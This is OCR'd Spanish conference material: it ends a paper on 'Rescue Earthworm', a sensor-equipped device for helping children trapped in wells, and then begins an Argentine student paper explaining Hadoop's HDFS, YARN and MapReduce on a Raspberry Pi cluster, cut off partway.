• Establecer una comunicación con el menor desde el exterior del pozo. Los profesionales de la salud, los rescatistas y los padres, podrán animar al menor, ya que el estado psicológico de este último, es fundamental. Dicha funcionalidad se activa al habilitar el botón “Audio” como se puede ver en la Figura 15.

Estas funcionalidades son accesibles desde la web, por lo que sólo se necesita contar con un browser para hacer uso de las mismas.

A continuación, se muestra cómo es el diseño de la interfaz que visualizará el usuario:




Figura 14. Página de Log in




Figura 15. Página de asistencia al infante.



Figura 16. Página de informes con gráficos.




Figura 17. Página de verificación de funcionalidades.




Figura 18. Página para editar datos de la cuenta.




Figura 19. Página para editar los datos del asistido.

Funcionamiento

Habiéndose caído una criatura no menor a 2 años de edad dentro de un pozo y estando todos los participantes involucrados en el rescate preparados, se dispondrá de un trípode sobre la boca del pozo que sostendrá al Rescue Earthworm [Figura 20]. El mismo cuenta con un sistema de polea que permite el descenso del mismo hacia el interior del pozo, enviando durante la exploración, imágenes de video en vivo hacia computadora, tablet y celular que dispongan de la aplicación web. Los profesionales podrán controlar el ángulo de visualización de la cámara y encender luces led desde el ordenador para tener una visión más clara de ser necesario.

Una vez que el dispositivo hace contacto con el infante se podrán obtener determinados datos como ser: la temperatura y el dióxido de carbono presente en el ambiente para informar de manera gráfica a los rescatistas que se encuentran en la parte superior. Ellos, si la situación lo permite, pueden ordenar al dispositivo tomar signos vitales básicos como son la temperatura corporal y el ritmo cardíaco del infante que podrán ser visualizados por los profesionales de la medicina.

Si la víctima se encuentra consciente y los profesionales creen conveniente, pueden asistir al infante con suplementos alimenticios diluidos, ya que el dispositivo le brinda una vía de alimentación la cual puede prolongarse. Además, cuenta con dos vías adicionales destinadas a suministrar oxígeno y agua.

Para mantener una comunicación fluida y lograr contener al infante, haciendo mucho más fácil la tarea de rescate con ayudad de los familiares para que la criatura responda a las peticiones necesarias, el dispositivo cuenta con un parlante y un micrófono el cual será activado desde la aplicación web.

Es sumamente importante impedir el constante contacto de la herramienta y sus componentes con las paredes del pozo para evitar derrumbes. Por este mismo motivo, Rescue Earthworm no dispone de ruedas para deslizarse.




Figura 20. Diseño Rescue Earthworm

Resultados

A medida que el producto se fue desarrollando, se fueron presentando diferentes inconvenientes que hicieron cambiar el rumbo de lo que se había pensado originalmente.

En primer lugar, se intentó utilizar motores servo para realizar los movimientos del cabezal. Los mismos se descartaron porque no ejercen la fuerza suficiente ni tampoco la precisión esperada. Se intentó con motores paso a paso, pero nos encontramos que la ubicación interna de los mismos generaba rozamiento entre los hilos de dirección y reducían el espacio en el interior del producto. A esto último sumado las 3 vías de suministros quedó en evidencia la no resolución de los movimientos del cabezal de manera eficiente con dichos motores.

Otro de los problemas que se presentó fue intentar medir el O_2 que había en el ambiente. No fue posible realizarlo con la placa Arduino® ni con la placa Raspberry Pi®.

Otro suceso muy importante fue el uso de la tecnología WebRTC que permite enviar por streaming audio y video, pero la placa Raspberry Pi® no soporta el video streaming y producía distorsiones en el audio.

El sensor que mide el nivel de O_2 en sangre no se logró que funcione con la placa Raspberry Pi®, ya que los valores que arrojaba no eran los esperados.

Discusión

Generalmente cada vez que se desarrolla un producto, se deben resolver situaciones que no se habían previsto.

Es por ello que, frente al inconveniente con los motores, se eligió utilizar motores NEMA17 porque tienen mayor torque para realizar los movimientos del cabezal y exactitud respecto a la posición deseada.

Otro momento decisivo para el diseño de la herramienta fue colocar uno de los motores en el exterior del producto, lo que trajo como consecuencia la modificación de los ejes de tracción.

Ante la dificultad de medir el porcentaje de O_2 restante en el ambiente, se propuso medir el porcentaje de CO_2, lo que permitió que este sea el nuevo parámetro a tener en cuenta para que se habilite el envío de O_2.

Debido a la incompatibilidad de enviar audio y video por streaming con la placa Raspberry Pi®, se decidió sólo utilizar streaming para transmitir el audio, ya que el video ya había sido resuelto mediante una secuencia seguida de capturas de imágenes.

Cabe destacar que el diseño de la estructura de la herramienta también fue sufriendo modificaciones hasta que se consensuó realizar una impresión 3D de la misma, quedando este prototipo como diseño final para el producto.

Por último, un inconveniente aún sin resolver es el sensor que mide la saturación de O_2 en sangre, lo que probablemente se solucione haciéndolo funcionar en Arduino® u optando reemplazar el sensor elegido por otro modelo.

Conclusión

A lo largo de la historia y en diferentes partes del mundo, se han registrado un sin fin de accidentes en donde menores de edad han caído en un pozo quedando atrapados en el mismo. Esta situación genera una gran preocupación. La maquinaria disponible a la hora de realizar un rescate no brinda la información necesaria sobre el estado de salud de la víctima, y es obsoleta al momento de asistir a la misma. Rescue Earthworm presenta la innovación necesaria para dar respuesta a esta problemática ya que para otros aspectos como el rescate en derrumbes la fisonomía del dispositivo no permitiría su uso dentro de este escenario.

La tecnología empleada permite conocer no solo el estado de salud del infante accidentado sino también suministrar a este los elementos fundamentales para mantenerlo con vida. A su vez, cuenta con los elementos necesarios para brindar un panorama sobre el ambiente en el que se está realizando el rescate, aportando información sobre el pozo en cuestión como la temperatura del mismo o estado del aire. El uso de este dispositivo multiplica las posibilidades de éxito ya que además posee cámara y micrófono que permiten el contacto con el menor en tiempo real, junto con luminaria led que facilita las tareas de rescate y comunicación.

La arquitectura de esta herramienta permite un uso accesible del mismo. Desde una Tablet, una PC o un Smartphone cualquier profesional presente al momento del rescate, podrá recopilar toda información necesaria a través de la aplicación del sistema. Al plasmar la misma tanto en valores como gráficamente, posibilita la lectura y comprensión de los datos sin inconveniente.

Como evidenciamos, el tiempo juega un rol fundamental a la hora de realizar las labores de rescate. Rescue Earthworm logra asistir a la víctima, brindando colaboración y soporte a los profesionales encargados de resguardar la vida al infante, ampliando de esta forma las posibilidades de un rescate exitoso.

Agradecimientos

Este trabajo fue posible gracias a la buena predisposición que tuvimos de Carlos García, director del Cuerpo Argentino de Rescate (SAR) y su equipo; Dra. Gabriela Lourtau, Gabriela Brito y Graciela Areces, ambas licenciadas en nutrición; y Lic. María Cristina Romero, especialista en enfermería infantil.

Referencias

[1] Johnson, D. (02 Julio, 2019). “The grave of Kathy Fiscus”. Recuperado de https://hiddensandiego.net/blog_post/kathy-fiscus

[2] Find A Grave. (09 Julio, 2000). “Kathy Fiscus”. Recuperado de https://www.findagrave.com/memorial/10679/kathy-fiscus

[3] Deverrel, W. (28 Julio, 2019). “A Little Girl, a Deep Well and a Big Story”. Recuperado de https://altaonline.com/a-little-girl-a-deep-well-and-a-big-story/

[4] Arias,J. (14 Junio, 1981). “No se pudo rescatar con vida a Alfredo Rampi”. Recuperado de https://elpais.com/diario/1981/06/14/ultima/361317605_850215.html

[5] The American. Winner, C.P. (06 Junio, 2011). “Too deep”. Recuperado de https://web.archive.org/web/20110716221741/http://www.theamericanmag.com/article.php?article=671&p=1

[6] Las Provincias. (20 Enero, 2019). “Un rescate de imposible final feliz”. Recuperado de https://www.lasprovincias.es/sociedad/rescate-imposible-final-20190120000628-ntvo.html

[7] La Nación. (21 Marzo, 1998). “La muerte de Cristian conmovió al país”. Recuperado de https://www.lanacion.com.ar/sociedad/la-muerte-de-cristian-conmovio-al-pais-nid91115

[8] La Nación. (22 Marzo, 1998). “Cristian murio 10 horas antes del rescare.”. Recuperado de https://www.lanacion.com.ar/sociedad/cristian-murio-10-horas-antes-del-rescate-nid91211

[9] Diario San Rafael. (26 Enero, 2019). “Cristian Quiroz, el Julen argentino que conmocionó al país en 1998”. Recuperado de https://diariosanrafael.com.ar/cristian-quiroz-el-julen-argentino-que-conmociono-al-pais-en-1998-143721/

[10] Sánchez, N. (14 Enero, 2019). “Un centenar de efectivos trata de rescatar a un niño de dos años de un pozo en Málaga”. Recuperado de https://elpais.com/politica/2019/01/13/actualidad/1547396956_895011.html

[11] Pastor, A. (22 Enero, 2019). “Julen, nueve días de infierno en el pozo de Málaga”. Recuperado de https://elpais.com/politica/2019/01/13/actualidad/1547396956_895011.html

[12] Sánchez, N. (26 Enero, 2019). “Hallado el cuerpo sin vida de Julen en el pozo de Totalán”. Recuperado de https://elpais.com/politica/2019/01/26/actualidad/1548457286_994515.html

[13] Kennedy, J.M. (17 Octubre, 1987). “Jessica Makes It to Safety--After 58 1/2 Hours”. Recuperado de https://www.latimes.com/archives/la-xpm-1987-10-17-mn-3702-story.html

[14] La Nación. (16 Febrero, 2004). “El milagro del pozo”. Recuperado de https://www.lanacion.com.ar/el-mundo/jessica-mcclure-nid573550

[15] Dos Santos Coelho, G. (16 Octubre, 2017). “A 30 años del rescate. El caso Jessica McClure: las 58 horas en las que el mundo contuvo el aliento”. Recuperado de https://www.clarin.com/especiales/caso-jessica-mcclure-58-horas-mundo-contuvo-aliento_0_SkRJAWzaZ.html

[16] 24 CN. (18 Noviembre, 2010). “Dieron de alta a Vanesa, la nena que cayó al pozo”. Recuperado de https://www.24con.com/nota/48449-dieronde-alta-a-vanesa-la-nena-que-cayo-al-pozo/

[17] Clarin. (18 Enero, 2019). “Vane, la nena del "milagro del pozo". Recuperado de https://www.msn.com/es-ar/noticias/otras/vane-la-nena-del-milagro-del-pozo/ar-BBSoPJ0

[18] Mazzone. C, La Nación. (27 Enero, 2019). “La nena argentina a la que rescataron de un pozo se reencontró con su salvador”. Recuperado de https://www.clarin.com/zonales/nena-argentina-rescataron-pozo-reencontro-salvador_0_yfEbFmoFI.html

[19] WikiWater. “E28 - Los diversos tipos de pozos y perforaciones.”. Recuperado de https://wikiwater.fr/e28-los-diversos-tipos-de-pozos-y

[20] RETV.es (15 Enero, 2019). “Los equipos de rescate abren dos túneles para "conectar" en menos de 48 horas con el pozo donde buscan a Julen”. Recuperado de http://www.rtve.es/noticias/20190115/equipos-rescate-esperan-conectar-menos-48-horas-pozo-buscan-julen/1869438.shtml

[21] RETV.es (16 Enero, 2019). “Los equipos de rescate ultiman la apertura del túnel horizontal para llegar a Julen”. Recuperado de http://www.rtve.es/noticias/20190116/equipos-rescate-empezaran-cuatro-cinco-horas-excavar-tunel-horizontal-para-localizar-julen/1869808.shtml

[22] Bidault, O. (31 Mayo, 2016). “¿Cuánto tiempo podemos vivir sin beber agua?”. Recuperado de https://www.waterlogic.es/blog/cuanto-tiempo-podemos-vivir-sin-beber-agua/

[23] Robis, SL. (10 Enero, 2019). ”Complementos alimenticios para niños en edad de crecimiento”. Recuperado de https://robis.es/complementos-alimenticios-para-ninos/

Aplicando Hadoop para Construir Aplicaciones Distribuidas a Gran Escala

Lisandro Laurent, Karina Cenci
Laboratorio de Investigación en Sistemas Distribuidos
Laboratorio de I+D en Ing. de Software y Sistemas de Información
Departamento de Ciencias e Ingeniería de la Computación
Universidad Nacional del Sur, Bahía Blanca, Argentina
lisandro.laurent@gmail.com, kmc@cs.uns.edu.ar

Resumen

El conglomerado de equipos de bajo costo facilitó la implementación de computaciones distribuidas a gran escala. El principal objetivo de este proyecto final de carrera consistió en el estudio del framework Hadoop. Se analizó el marco teórico de los componentes que sustentan su funcionamiento, así como también su arquitectura. La aplicación del estudio se reflejó en la instalación, configuración y utilización del framework en un cluster de bajo costo conformado por nueve raspberrys pi 2 y el desarrollo de aplicaciones que corrieran en el mismo sobre un dataset de música.

1. Introducción

Hadoop es un *framework* de código abierto que permite almacenar y procesar grandes volúmenes de información dentro de un entorno distribuido en grupos de computadoras, utilizando modelos de programación simples. Está siendo utilizando en la parte central de la infraestructura de muchas compañías web, tales como Yahoo, Facebook, LinkedIn, Twitter, Ebay, Amazon. El interés en su uso proviene del hecho que posee ciertas ventajas que lo diferencian de otros *frameworks* de computación distribuida:

1. Escalable: está pensado para ser utilizado en clusters de miles de nodos procesando petabytes de información.
2. Rentable: el hecho que sea *open source* y esté diseñado para ser utilizado con hardware de bajo costo, lo hace una tecnología muy asequible.
3. Flexible: es multiplataforma, permite a los desarrolladores acceder fácilmente a diferentes tipos de datos, tanto estructurados como no estructurados. Si bien está desarrollado en Java los desarrolladores no están obligados a usar exclusivamente este lenguaje, *Hadoop Streaming* permite la programación en una gran variedad de lenguajes de programación tales como Python, R, Ruby, etc.
4. Rápido: su filosofía de ejecutar el código en el lugar donde se encuentran los datos hace que el procesamiento sea rápido evitando los retardos en la red.
5. Resistente a fallos: al estar destinado a ser utilizado con hardware de bajo costo se asume que los fallos serán frecuentes. Es resistente a fallos tanto en la disponibilidad de los datos como en la ejecución de las tareas.

El procesamiento distribuido a gran escala de información se está volviendo rápidamente una habilidad importante para muchos programadores. Hoy en día un programador eficaz debe tener conocimiento de bases de datos relacionales, redes y seguridad, los cuales eran consideradas habilidades opcionales un par de décadas atrás. De forma similar, un entendimiento básico de procesamiento de datos distribuidos se volverá una parte esencial dentro de los conocimientos básicos de todo programador.

Hadoop es esencialmente un sistema de archivos distribuido de procesamiento paralelo linealmente escalable, y como tal sus usos son numerosos. Sin embargo, las típicas implementaciones de Hadoop a escala tienden a caer en una las siguientes categorías de aplicación:

1. *Data warehouse*: Es el proceso de utilizar Hadoop para almacenamiento a largo plazo.
2. *Event procesing*: Involucra el procesamiento de *streams* de información tales como datos de sensores, datos de mensajes o datos de *logs*. A menudo está asociado con el concepto de IoT.
3. *Data mining* y *machine learning*: Es el proceso de identificar patrones en la información y crear modelos matemáticos para representar estos patrones los cuales pueden ser utilizados para predecir la salida de la información futura.

El éxito de Hadoop como *framework* de computación distribuida se debe a la manera en que almacena y procesa los datos. Para el almacenamiento hace uso del sistema de archivos distribuido HDFS, el cual está basado en el *Google File System*[1]. Para el procesamiento de los datos utiliza el algoritmo *MapReduce*[2], el cual también fue desarrollado por Google. En la primera versión de Hadoop, el sistema de archivos HDFS era accesible únicamente mediante el

modelo de programación MapReduce, los recursos se administraban según este modelo. A partir de la versión 2.0 en adelante, Hadoop incorpora YARN como administrador de recursos independizando el acceso a HDFS del modelo de programación (ver **Figura 1**).




Figura 1 – Incorporación de YARN en v2.0 [10]

Esto sumado a su cualidad *open source* permitió el surgimiento de una gran cantidad de otros proyectos relacionados que ofrecen funcionalidades adicionales las cuales se integran entre sí y son consideradas parte de un gran ecosistema (ver **Figura 2**).




Figura 2 – Ecosistema Hadoop [11]

2. HDFS

HDFS es el sistema de archivos distribuido de Hadoop, por sus siglas en inglés *Hadoop Distributed File System*. Tal como el *Google File System*[1] en el que está inspirado, cuenta con ciertas características que lo distinguen de otros sistemas de archivos distribuidos:

1. Escalable (económicamente).
2. Tolerante a fallos.
3. Utiliza hardware común *(commodity hardware).*
4. Soporta un alto grado de concurrencia.
5. Favorece un alto *throughput* sacrificando latencia en el acceso aleatorio.

Está diseñado para administrar grandes conjuntos de datos, un archivo típico en HDFS es del orden del gigabyte o terabyte. Las aplicaciones HDFS requieren un modelo de archivos *write-once/read-many*. Esto es, un archivo una vez creado, escrito y cerrado requiere de no ser cambiado excepto por adjuntos o truncados. Esta suposición simplifica los problemas de coherencia de información y posibilita un alto *throughput* en el acceso a los datos.

Las aplicaciones de MapReduce y *web crawling* son ejemplos clásicos en los que este sistema de archivos es de gran utilidad. Por otro lado, hay aplicaciones para las que HDFS no es de utilidad tales como: aplicaciones que requieran baja latencia del orden de décimas de milisegundos en el acceso a la información; aplicaciones que hagan uso de muchos archivos pequeños dado que el límite de archivos en HDFS está dado por la cantidad de memoria del nodo de nombres; aplicaciones que requieran múltiples escritores o modificaciones en lugares arbitrarios del archivo.

Un cluster HDFS posee una arquitectura *master-slave* y consiste de tres elementos: un nodo de nombres *(NameNode)* el cual será el maestro, un conjunto de nodos de datos *(DataNode)* los cuales serán los esclavos y almacenan los *bloques* en los cuales están divididos los archivos. Cada uno de estos elementos se describirá a continuación. En la **Figura 3** se esquematiza un cluster HDFS compuesto por seis PC's siendo la PC1 el *NameNode* y las restantes PC's *DataNodes*. Se representa la descomposición en bloques de un archivo de texto y su disposición dentro del cluster.

2.1 Bloques

Los archivos en HDFS son divididos en bloques de un tamaño fijo los cuales pueden ser almacenados como unidades independientes. Para asegurar la integridad del bloque, se calcula un *checksum* que es almacenado con el mismo. La abstracción de bloque para un sistema de archivos distribuido brinda ciertos beneficios, un archivo puede ser más grande que cualquier disco en la red, además de que se simplifica el subsistema de almacenamiento. Otro beneficio es que se eliminan los metadatos; los bloques son solo un conjunto de datos para ser almacenado por lo tanto los metadatos tales como la información de permisos no necesitan ser almacenados con los mismos. Además, los bloques son una abstracción útil para la replicación, pueden ser replicados en distintas máquinas físicamente separadas tal que, si un bloque se corrompe, una copia puede ser leída de otra locación de forma transparente para el usuario, además incrementa la localidad de los datos. Los nodos de datos no pueden almacenar múltiples réplicas del mismo bloque, por lo cual el máximo número de réplicas está dado por la cantidad total de nodos de datos. A la cantidad de réplicas disponibles en el cluster se la denomina factor de replicación.

2.2 DataNode

Los nodos de datos se encargan de almacenar y administrar los bloques de los archivos HDFS, son los responsables de:

1. Participar en la replicación de los bloques.
2. Administrar el almacenamiento local.
3. Proveer reportes de bloques al nodo de nombres.

Son los responsables de atender peticiones de lectura y escritura por parte del cliente, así como también los encargados de la creación, eliminación y replicación de bloques según la instrucción del nodo de nombres. Recalculan y comparan de forma periódica los *checksums*

almacenados junto con los bloques y reporta una discordancia en caso que ocurra al nodo de nombres. Dado que en HDFS los archivos son inmutables, los *checksums* de los archivos no debieran cambiar nunca. En caso que difiera del *checksum* inicial será evidencia de un bloque corrompido.

2.3 NameNode

El nodo de nombres es el nodo maestro, administra el espacio de nombres del sistema de archivos y regula el acceso por los clientes a los archivos del sistema. Es el responsable de ejecutar operaciones del espacio de nombres como abrir, cerrar, renombrar archivos y directorios, así como también almacenar cualquier cambio en el espacio de nombres o sus propiedades. También, determina el mapeo de los bloques en los nodos de datos. Un ejemplo de los metadatos almacenados por este nodo son las listas de control de acceso (ACL) o el número de copias de un archivo (factor de replicación). HDFS soporta la tradicional organización jerárquica de archivos. Un usuario o una aplicación pueden crear directorios y almacenar archivos dentro de estos directorios. La jerarquía del espacio de nombres del sistema es similar a la mayoría de otros sistemas de archivos ya existentes; el usuario puede crear y remover archivos, moverlo de un directorio a otro, o renombrarlo. Esta información es almacenada por el nodo de nombres.




Figura 3 – Arquitectura HDFS

3.Yarn

Yet Another Resource Negotiator YARN gobierna y coordina el procesamiento de la información en Hadoop. Yarn es más general que MapReduce, de hecho, MapReduce es solo un tipo de aplicación YARN. Hay otras[1] aplicaciones distribuidas, tal como una *shell* distribuida que corre un script en un conjunto de nodos del cluster. La arquitectura del cluster YARN es *master-slave* y consta de tres *daemons* esenciales; el *daemon* master *ResourceManager*, el *AplicationManager* y el *NodeManager* los cuales se describirán a continuación.

3.1 ResourceManager

El *ResourceManager* es el responsable de garantizar recursos de cómputo a aplicaciones corriendo dentro del cluster. Los recursos son concedidos en unidades llamados *containers,* los cuales son unidades de memoria, la asignación de los mismos incluyendo umbrales máximos y mínimos son configurables en el cluster. El *ResourceManager* recibe *heartbeats* y reportes de estado de los nodos esclavos (*NodeManager*s). También hace un seguimiento de la capacidad disponible en el cluster, cuándo las aplicaciones terminan y liberan sus recursos reservados, así como también el estado de las aplicaciones corriendo, completadas o fallidas y es el responsable de la planificación y administración de concurrencia. Los clientes envían los trabajos al *ResourceManager*, el *ResourceManager* asigna el primer *container* en un *NodeManager* en el cluster como un proceso delegado para la aplicación llamado *ApplicationMaster*, y el *ApplicationMaster* negocia entonces todos los *containers* extra requeridos para correr en la aplicación.

3.2 Node Manager

El *NodeManager* es el *daemon* del nodo esclavo y el encargado de administrar los *containers* en el nodo esclavo anfitrión, monitoreando el uso de recursos (CPU, memoria, disco, red), ejecutando las tareas dentro del *container* y reportando lo mismo al *ResourceManager*.

3.3 ApplicationMaster

El *ApplicationMaster* es el primer *container* asignado por el *ResourceManager* para ejecutar en un *NodeManager* para un trabajo. El *ApplicationMaster* determina los requisitos del contenedor para la aplicación y negocia estos recursos con el *ResourceManager*, de ahí el nombre Yet Another Resource Negotiator, o YARN. Su tarea es planificar el trabajo, incluyendo determinar qué recursos se requieren, a menudo según la cantidad de datos que se están procesando, y habilitar los recursos necesarios para las etapas del trabajo. El *ResourceManager* otorga recursos en el mismo u otro *NodeManager* al *ApplicationMaster*, para usar durante la vida útil de la aplicación específica. El *ApplicationMaster* también supervisa el progreso de las tareas, etapas (grupos de tareas que pueden ser realizadas en paralelo) y dependencias. La información resumida se proporciona al *ResourceManager* para mostrar en su interfaz de usuario.




Figura 4 – Arquitectura YARN [7]

[1] Algunas pueden verse en http://wiki.apache.org/hadoop/PoweredByYarn

El proceso representado en la **Figura 4** se describe a continuación:

1. Un cliente envía una solicitud de trabajo al *ResourceManager*.
2. El *ResourceManager* asigna un *daemon ApplicationMaster* en un *NodeManager* con capacidad suficiente.
3. El *ApplicationMaster* negocia *containers* de tareas con el *ResourceManager* para ser ejecutado en *NodeManager*s: esto puede incluir el *NodeManager* en el que el *ApplicationMaster* también se ejecuta y envía el procesamiento a los administradores de nodos que alojan la tarea *containers* para la aplicación.
4. Los *NodeManager*s informan el estado de su intento de tarea y el progreso al *ApplicationMaster*.
5. El *ApplicationMaster* a su vez informa el progreso y el estado de la aplicación al *ResourceManager*.
6. El *ResourceManager* informa el progreso de la aplicación, el estado y los resultados al cliente.

YARN admite la noción de reserva de recursos a través de *ReservationSystem*, un componente que permite a los usuarios especificar un perfil de recursos en tiempo y restricciones temporales (por ejemplo, plazos) y recursos de reserva para garantizar la ejecución predecible de trabajos importantes. El *ReservationSystem* rastrea los recursos a lo largo del tiempo, realiza el control de admisión para las reservas e instruye dinámicamente al programador subyacente para garantizar que la reserva se cumpla.

Para escalar YARN más allá de unos pocos miles de nodos, YARN admite la noción de Federación a través de la función de Federación YARN. La federación permite enlazar de forma transparente múltiples hilos (sub-clusters) y hacer que aparezcan como un único grupo masivo. Esto se puede usar para lograr una escala mayor y/o permitir que múltiples clusters independientes se utilicen en conjunto para trabajos muy grandes o para inquilinos que tienen capacidad en todos ellos.

4. MapReduce

MapReduce es un modelo de programación para tanto la generación como el procesamiento de grandes conjuntos de datos. La entrada, salida y los registros intermedios en MapReduce están representados en forma de pares *clave-valor*, también conocidos como pares *nombre-valor* o *atributo-valor*. La *clave* es un identificador, por ejemplo, el nombre de un atributo. En algunos sistemas la *clave* debe ser única con respecto a otras dentro del mismo sistema, esto no es requerido en el modelo MapReduce. El *valor* es la información que se corresponde con la *clave*, puede ser único o bien un conjunto de valores. Como veremos a continuación el modelo MapReduce hace uso de *valores* únicos en una primera etapa y una lista de valores en una segunda etapa. Tanto las claves como los valores pueden ser tipos de datos simples tales como *Integer*, *String*, o bien objetos complejos tales como listas, colas, árboles, etc.

4.1 Estructura

Dentro de este modelo de programación existen tres etapas claras, siendo la primera y última implementadas por el programador y la restante implementada por el modelo:

1. *Map*
